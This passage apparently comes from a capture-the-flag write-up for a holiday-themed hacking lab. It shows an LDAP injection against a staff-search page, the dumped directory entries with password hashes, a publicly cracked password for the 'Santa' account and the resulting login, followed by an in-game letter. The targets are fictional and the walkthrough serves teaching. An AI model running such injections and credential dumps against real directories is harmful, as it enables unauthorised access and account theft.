
The query above is the correct query I came up with. It begins by closing off the previous query and turning the entire right hand side into an OR statement that will be ignored. Then we simply use `s*` to signal to search for all personnel with `s` in their name and **WHAM!**

```
bash query.sh
(|(&(gn=*santa*))(|(ou=*elf*)(ou=elf))(&(sn=*santa*))(|(ou=*elf*)(ou=elf)))

[[["cn=tarpin,ou=elf,dc=northpolechristmastown,dc=com",{"gn":["tarpin"],"mail":["tarpin.mcjinglehauser@northpolechristmastown.co
m"],"profilePath":["/img/elves/elf7.PNG"],"sn":["mcjinglehauser"],"userPassword":["f259e9a289c4633fc1e3ab11b4368254"]}]],[["cn=holl
y,ou=elf,dc=northpolechristmastown,dc=com",{"gn":["holly"],"mail":["holly.evergreen@northpolechristmastown.com"],"profilePath":["/i
mg/elves/elfgirl3.PNG"],"sn":["evergreen"],"userPassword":["031ef087617c17157bd8024f13bd9086"]}]],[["cn=mary,ou=elf,dc=northpolechr
istmastown,dc=com",{"gn":["mary"],"mail":["mary.sugerplum@northpolechristmastown.com"],"profilePath":["/img/elves/elfgirl2.PNG"],"s
n":["sugarplum"],"userPassword":["b9c124f223cdc64ee2ae6abaeffbcbfe"]}]],[["cn=sparkle,ou=elf,dc=northpolechristmastown,dc=com",{"g
n":["sparkle"],"mail":["sparkle.redberry@northpolechristmastown.com"],"profilePath":["/img/elves/elfgirl.PNG"],"sn":["redberry"],"u
serPassword":["82161cf4b4c1d94320200dfe46f0db4c"]}]],[["cn=wunorse,ou=elf,dc=northpolechristmastown,dc=com",{"gn":["wunorse"],"mai
l":["wunorse.openslae@northpolechristmastown.com"],"profilePath":["/img/elves/elf5.PNG"],"sn":["openslae"],"userPassword":["9fd6946
5699288ddd36a13b5b383e937"]}]],[["cn=minty,ou=elf,dc=northpolechristmastown,dc=com",{"gn":["Minty"],"mail":["minty.candycane@northp
olechristmastown.com"],"profilePath":["/img/elves/elf4.PNG"],"sn":["candycane"],"userPassword":["bcf38b6e70b907d51d9fa4154954f99
2"]}]],[["cn=shimmy,ou=elf,dc=northpolechristmastown,dc=com",{"gn":["Shimmy"],"mail":["shimmy.upatree@northpolechristmastown.co
m"],"profilePath":["/img/elves/elf3.PNG"],"sn":["upatree"],"userPassword":["d0930efed8e75d7c8ed2e7d8e1d04e81"]}]],[["cn=pepper,ou=e
lf,dc=northpolechristmastown,dc=com",{"gn":["Pepper"],"mail":["pepper.minstix@northpolechristmastown.com"],"profilePath":["/img/elv
es/elf3.PNG"],"sn":["Minstix"],"userPassword":["d0930efed8e75d7c8ed2e7d8e1d04e81"]}]],[["cn=bushy,ou=elf,dc=northpolechristmastown,
dc=com",{"gn":["Bushy"],"mail":["bushy.evergreen@northpolechristmastown.com"],"profilePath":["/img/elves/elf2.PNG"],"sn":["Evergree
n"],"userPassword":["3d32700ab024645237e879d272ebc428"]}]],[["cn=alabaster,ou=elf,dc=northpolechristmastown,dc=com",{"gn":["Alabast
er"],"mail":["alabaster.snowball@northpolechristmastown.com"],"profilePath":["/img/elves/elf1.PNG"],"sn":["Snowball"],"userPasswor
d":["17e22cc100b1806cdc3cf3b99a3480b5"]}]],[["cn=santa,ou=human,dc=northpolechristmastown,dc=com",{"gn":["Santa"],"mail":["santa.cl
aus@northpolechristmastown.com"],"profilePath":["/img/elves/santa.png"],"sn":["Claus"],"userPassword":["d8b4c05a35b0513f302a85c409b
4aab3"]}]]]
```

Santa's hashed password is just handed to us on a plate: **d8b4c05a35b0513f302a85c409b4aab3**


Not only that, but I ran the hash over https://hashes.org/'s (https://hashes.org/'s) database and it turned out to be publicly cracked already!



Santa's Details:

- **user**: santa.claus
- **pass**: 1iwantacookie

It was simple now, I clicked the top right box and opened **Santa Panel**. When prompted for a password I typed it in and hit **ENTER**



I was presented with the following image `wizard_of_oz_to_santa_d0t011d408nx.png` that confirmed that the person who wrote the letter to Santa was **The Wizard of Oz**

Dear Santa,

My old friend! I wish you a very merry Christmas. Thank you for all you do to bring holiday cheer around the world.

Every year I enjoy our gift exchange — you giving me a Christmas present and I giving you a Solstice gift. We've exchanged some crazy things in the past. By my reckoning, you've given me:

- ❄ Big Hair Hairspray
- ❄ Pink Election Campaign Hat
- ❄ Bacon Bandages
- ❄ Scapy the Unicorn Plush Pillow
- ❄ Princess Leia Earmuffs
- ❄ Bacon Tie with Giant TV Remote
- ❄ Stormtrooper Boxer Shorts

Ah what fun times! And I've given you:

- ❄ The Nubulator
- ❄ Garden Gnome
- ❄ Justin Bieber Toothbrush
- ❄ Snorty the Pig Hat and Pink Gloves
- ❄ Giant Inflatable Olaf the Snowman
- ❄ Ariana Grande Light-up Cat Ear Headphones

Well, wait 'til you see what I've got for you this year, my friend! Yule love it!

Merry Christmas!

– The Wizard

References:

XSS Filter Evasion Cheat Sheet (https://www.owasp.org/index.php/JSON_Web_Token_(JWT)_Cheat_Sheet_for_Java)

JWT JSON Web Token Debugger (https://jwt.io/)

A multi-threaded JWT brute-force cracker written in C (https://github.com/brendan-rius/c-jwt-cracker)